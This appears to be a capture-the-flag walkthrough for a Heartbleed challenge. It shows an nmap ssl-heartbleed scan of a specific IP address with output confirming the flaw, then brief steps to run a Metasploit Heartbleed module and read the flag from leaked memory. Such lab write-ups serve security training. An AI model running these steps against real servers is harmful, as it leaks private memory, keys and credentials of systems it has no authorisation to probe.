HeartBleed_Walkthrough


Nmap_HeartBleed_Scan

```
nmap -sV -p 443 --script=ssl-heartbleed.nse 34.245.173.187
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-02 18:06 PDT
Nmap scan report for ec2-34-245-173-187.eu-west-1.compute.amazonaws.com (34.245.173.187)
Host is up (0.22s latency).

PORT   STATE SERVICE  VERSION
443/tcp open  ssl/http nginx 1.15.7
| ssl-heartbleed:
|  VULNERABLE:
|  The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|    State: VULNERABLE
|    Risk factor: High
|     OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|    References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|     http://www.openssl.org/news/secadv_20140407.txt
|_    http://cvedetails.com/cve/2014-0160/
|_http-server-header: nginx/1.15.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.08 seconds
```

Notes

We can see that this machine is vulnerable to HeartBleed. Doing some google fu
you find that we can use metasploit to get leaked information, so lets load metasploit.


Metasploit_Module



Notes

Select number 1 and input options.


HeartBleed_Scanner_Options



Notes

Set RHOSTS
set VERBOSE TRUE
run

Flag



Notes

If you looked under printable info leaked you will see the flag.

Thanks I hope you enjoyed.